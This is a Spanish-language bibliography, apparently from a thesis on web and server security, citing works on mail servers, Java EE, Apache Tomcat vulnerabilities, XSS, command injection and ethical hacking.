- Benítez Córdova, J. C. (2020). *Estudio Comparativo de Herramientas Open Source para Soluciones de Inteligencia de Negocios y su posterior Aplicación Práctica para la Toma de Decisiones en la Empresa " Colbapi" de la Ciudad de Babahoyo (Bachelor's thesis, Babahoyo, UTB-FAFI 2020)*. Obtenido de <http://dspace.utb.edu.ec/bitstream/handle/49000/7630/BENITEZ%20CORDOVA.pdf?sequence=1&isAllowed=y>
- Berríos Reyes, M. M. (2006). *Configuración e instalación de un completo servidor de correo con Postfix y Cyrus*. Recuperado el 2023, de <http://riul.unanleon.edu.ni:8080/jspui/bitstream/123456789/1081/1/199436.pdf>
- Bosch Ildó, R. (2020). *Proyecto de automatización de una infraestructura web*. Recuperado el 17 de 09 de 2023, de <http://hdl.handle.net/11201/152109>
- Cabezas Herrera, S. O. (2022). *Dspace PUCE*. Recuperado el 2023, de <http://repositorio.puce.edu.ec/handle/22000/21143>
- Calles-García, J., & González-Pérez, P. (2011). *La Biblia del Footprinting*.
- Cardwell, M. (2010). *Exim Internet Mailer*. Recuperado el 2023, de www.exim.org.
- Cloudflare. (2023). *cloudflare.com*. Obtenido de <https://www.cloudflare.com/es-es/learning/email-security/what-is-a-mail-server/>
- Cueva Hurtado, M. E. (2017). *Analysis of free SSL/TLS Certificates and their implementation as Security Mechanism in Application Servers*. Recuperado el 19 de 09 de 2023, de <https://doi.org/10.29019/enfoqueute.v8n1.128>
- de la Peña O'Shea, S. (2017). *SGBD e instalación*. Ediciones Paraninfo, SA.
- Dias, C. (2014). *Hacking ético y seguridad en red*. Obtenido de <https://openaccess.uoc.edu/bitstream/10609/34501/7/cdiasTFC0614memoria.pdf>
- Elías Santos, M. P. (1992). *La informática aplicada al diseño de un (EIS) sistema de información ejecutiva, como soporte principal en la toma de decisiones (Doctoral dissertation, Universidad Autónoma de Nuevo León)*. Obtenido de <http://eprints.uanl.mx/217/1/1020073599.PDF>

- Enriquez, J. G. (2013). *Usabilidad en aplicaciones móviles. Informes científicos técnicos-UNPA, 5(2), 25-47*. Recuperado el 2023 de 12 de 10, de <https://publicaciones.unpa.edu.ar/index.php/ICTUNPA/article/view/581>
- España(incibe), I. N. (2018). *incibe*. (union europea) Obtenido de <https://www.incibe.es/incibe-cert/alerta-temprana/avisos/multiples-vulnerabilidades-apache-tomcat-0>
- Fernandez, J. A. (2022). *Hackers: Tecnicas y herramientas para atacar y defendernos*. Obtenido de https://books.google.com.ec/books?id=pgNcEAAAQBAJ&dq=tipos+de+hacker&lr=&hl=es&source=gbs_navlinks_s
- Fonseca, J. (2015). *Diseño de un ambiente simulado para seguridad de la información*. Obtenido de <https://revista.jdc.edu.co/index.php/rciyt/article/view/117/105>
- Groussard, T. (2012). *JAVA 7: Los fundamentos del lenguaje Java*. Ediciones Eni.
- Guachamín Guevara, S. D. (2020). *Dspace UDLA*. Recuperado el 2023, de <https://dspace.udla.edu.ec/handle/33000/12116>
- Guillén, X. V. (2019). *Arquitectura de aplicaciones web*. Recuperado el 10 de 12 de 2023, de <https://blog.educalix.com/wp-content/uploads/2023/03/Arquitectura-de-aplicaciones-web-M2.pdf>
- HackTricks. (s.f.). Obtenido de <https://book.hacktricks.xyz/network-services-pentesting/pentesting-smtp>
- Haines., S. (2006). *Pro Java EE 5 Performance Management and Optimization*. New York, Estados Unidos: Apress.
- help, C. (s.f.). Obtenido de <https://www.cybersecurity-help.cz/vdb/SB2019082803>
- Ibarra Fonseca, A. A. (2014). *Endurecimiento del sistema operativo linux (Bachelor's thesis, Universidad Piloto de Colombia)*. Recuperado el 21 de 04 de 2024, de <https://repository.unipiloto.edu.co/bitstream/handle/20.500.12277/2826/00001572.pdf?sequence=1&isAllowed=y>
- Infante, D. C. (02 de 13 de 2023). *Seguridad en aplicaciones web: qué es, cómo funciona y los mejores servicios*. (Tutoriales Hostinger.) Recuperado el 12 de 12 de 2023, de <https://www.hostinger.es/tutoriales/seguridad-en-aplicaciones-web>
- Jordan, G. V. (2009). *Command Injections. School of Information Tech. and Engineering University of Ottawa, Ottawa*. Obtenido de <https://www.site.uottawa.ca/~gvj/Courses/CSI4539-OLD/lectures/CommandInjections.pdf>
- Katrina Tsipenyuk, B. C. (07 de 11 de 2005). *Seven Pernicious Kingdoms: A Taxonomy of Software Security Errors* . Recuperado el 20 de 09 de 2023, de https://samate.nist.gov/SSATTM_Content/papers/Seven%20Pernicious%20Kingdoms%20-%20Taxonomy%20of%20Sw%20Security%20Errors%20-%20Tsipenyuk%20-%20Chess%20-%20McGraw.pdf
- Meucaylle, A. (2019). *Construcción de un modelo de red virtual para aplicar técnicas de hacking ético y poder analizar los eventos relacionados a la seguridad informática sobre una infraestructura virtual*. Obtenido de <https://repositorio.unajma.edu.pe/handle/20.500.14168/489>
- Moral, A. C. (2003). *SERVLETS Y JSP*. Recuperado el 11 de 12 de 2023, de <https://elhacker.info/manuales/Lenguajes%20de%20Programacion/Java/JSP/S2T3.pdf>

- One, A. (1996). Smashing the stack for fun and profit . *Phrack magazine*, 7(14-16), 49.
- OpenJS Foundation. (s.f.). *OpenJS Foundation*. Obtenido de <https://nodejs.org/es/about>
- OSORIO, E. F., ZEA, M. P., & CASANOVA, W. A. (2020). *Evaluación de ataques DDoS y fuerza bruta utilizando entorno virtual Kali Linux como plataforma experimental*. . Recuperado el 21 de 09 de 2023, de <https://dilemascontemporaneoseduccionpoliticayvalores.com/index.php/dilemas/article/view/2248/2301>
- Parra, J. (2020). *Repository UNAD*. Recuperado el 2023, de <https://repository.unad.edu.co/handle/10596/35377>
- Pérez, I. (29 de 04 de 2015). *Comprendiendo la vulnerabilidad XSS (Cross-site Scripting) en sitios web*. (welivesecurity) Recuperado el 12 de 12 de 2023, de <https://www.welivesecurity.com/la-es/2015/04/29/vulnerabilidad-xss-cross-site-scripting-sitios-web/>
- Perez, J. (2019). *META-ANÁLISIS DE VULNERABILIDADES Y GESTIÓN DEL RIESGO EN ARQUITECTURAS CLOUD* . Obtenido de chrome-extension://efaidnbmnnnibpcajpcglclefindmkaj/https://repository.ucatolica.edu.co/server/api/core/bitstreams/42ce6b3c-0095-47ba-bdc4-92f75886430e/content
- Polo, M. &. (2008). *I. Introducción a las aplicaciones Web con JAVA*. Recuperado el 11 de 12 de 2023, de https://d1wqtxts1xzle7.cloudfront.net/33152829/tutorJavaWeb-libre.pdf?1394149526=&response-content-disposition=inline%3B+filename%3DIngenieria_del_Software_II_Curso_07_08_E.pdf&Expires=1702354548&Signature=FSnbzWp4dQq6462TFmcPBBKyrQfwTH1clZyel3Op2BGqxlwDv
- Purdy, G. (2009). *Linux iptables pocket reference*. O' Reilly.
- Richardson solera, C. (2009). *Control de Correo" Spam" en los proveedores de Servicio de Internet de Costa Rica*. Recuperado el 16 de 11 de 2023, de <https://repositorio.ulacit.ac.cr/bitstream/handle/123456789/4875/035556.pdf?sequence=1>
- Romero Guillén, W. J. (2012). *Estudio Comparativo de Servidores de Aplicaciones para Desarrollo de Software con SOA sobre Plataformas Javaee. Caso Práctico: Transportes Patria (Bachelor's thesis)*. Recuperado el 10 de 12 de 2023, de <http://dspace.esPOCH.edu.ec/handle/123456789/1528>
- SAUCEDO, A. L., & MIRANDA, J. M. (2015). *Guía de ataques, vulnerabilidades, técnicas y herramientas para aplicaciones web*. ReCIBE. *Revista electrónica de Computación, Informática, Biomédica y Electrónica*,. Recuperado el 18 de 11 de 2023, de <https://www.redalyc.org/pdf/5122/512251501005.pdf>
- Schincariol., M. K. (2006). *Pro EJB 3Java Persistence API*. Nueva York, United States: Apress.
- Tulach., J. (2008). *Practical API Design. Confessions of a Java Framework Architect*. Nueva York, Estados: Apress.
- Vargas, L. (2023). *ANÁLISIS DE VULNERABILIDADES CRÍTICAS DEL SISTEMA OPERATIVO MÓVIL ANDROID MEDIANTE PENTESTING*. . Obtenido de chrome-extension://efaidnbmnnnibpcajpcglclefindmkaj/https://repositorio.puce.edu.e

c/server/api/core/bitstreams/8a590ebf-6af3-44ec-94ac-
d95985221195/content

Wagner, J. (28 de julio de 2023). *Nueva técnica de ataque para hackear servidores apache Tomcat*. . (Noticias de seguridad informática, ciberseguridad y hacking.)

Recuperado el 12 de 12 de 2023, de

<https://noticiasseguridad.com/importantes/nueva-tecnica-de-ataque-para-hackear-servidores-apache-tomcat/>

Wagner, J. (22 de 03 de 2023). *Vulnerabilidad de Apache Tomcat revela las cookies de sesión de aplicación a los atacantes*. (Noticias de seguridad informática, ciberseguridad y hacking.) Recuperado el 12 de 12 de 2023, de

<https://noticiasseguridad.com/vulnerabilidades/vulnerabilidad-de-apache-tomcat-revela-las-cookies-de-sesion-de-aplicacion-a-los-atacantes/>

www.elhacker.net. (s.f.). *www.elhacker.net*. Obtenido de

https://www.elhacker.net/trucos_google.html

Zhong, W. (2023). *Command Injection*. (OWASP Foundation) Recuperado el 20 de 09

de 2023, de https://owasp.org/www-community/attacks/Command_Injection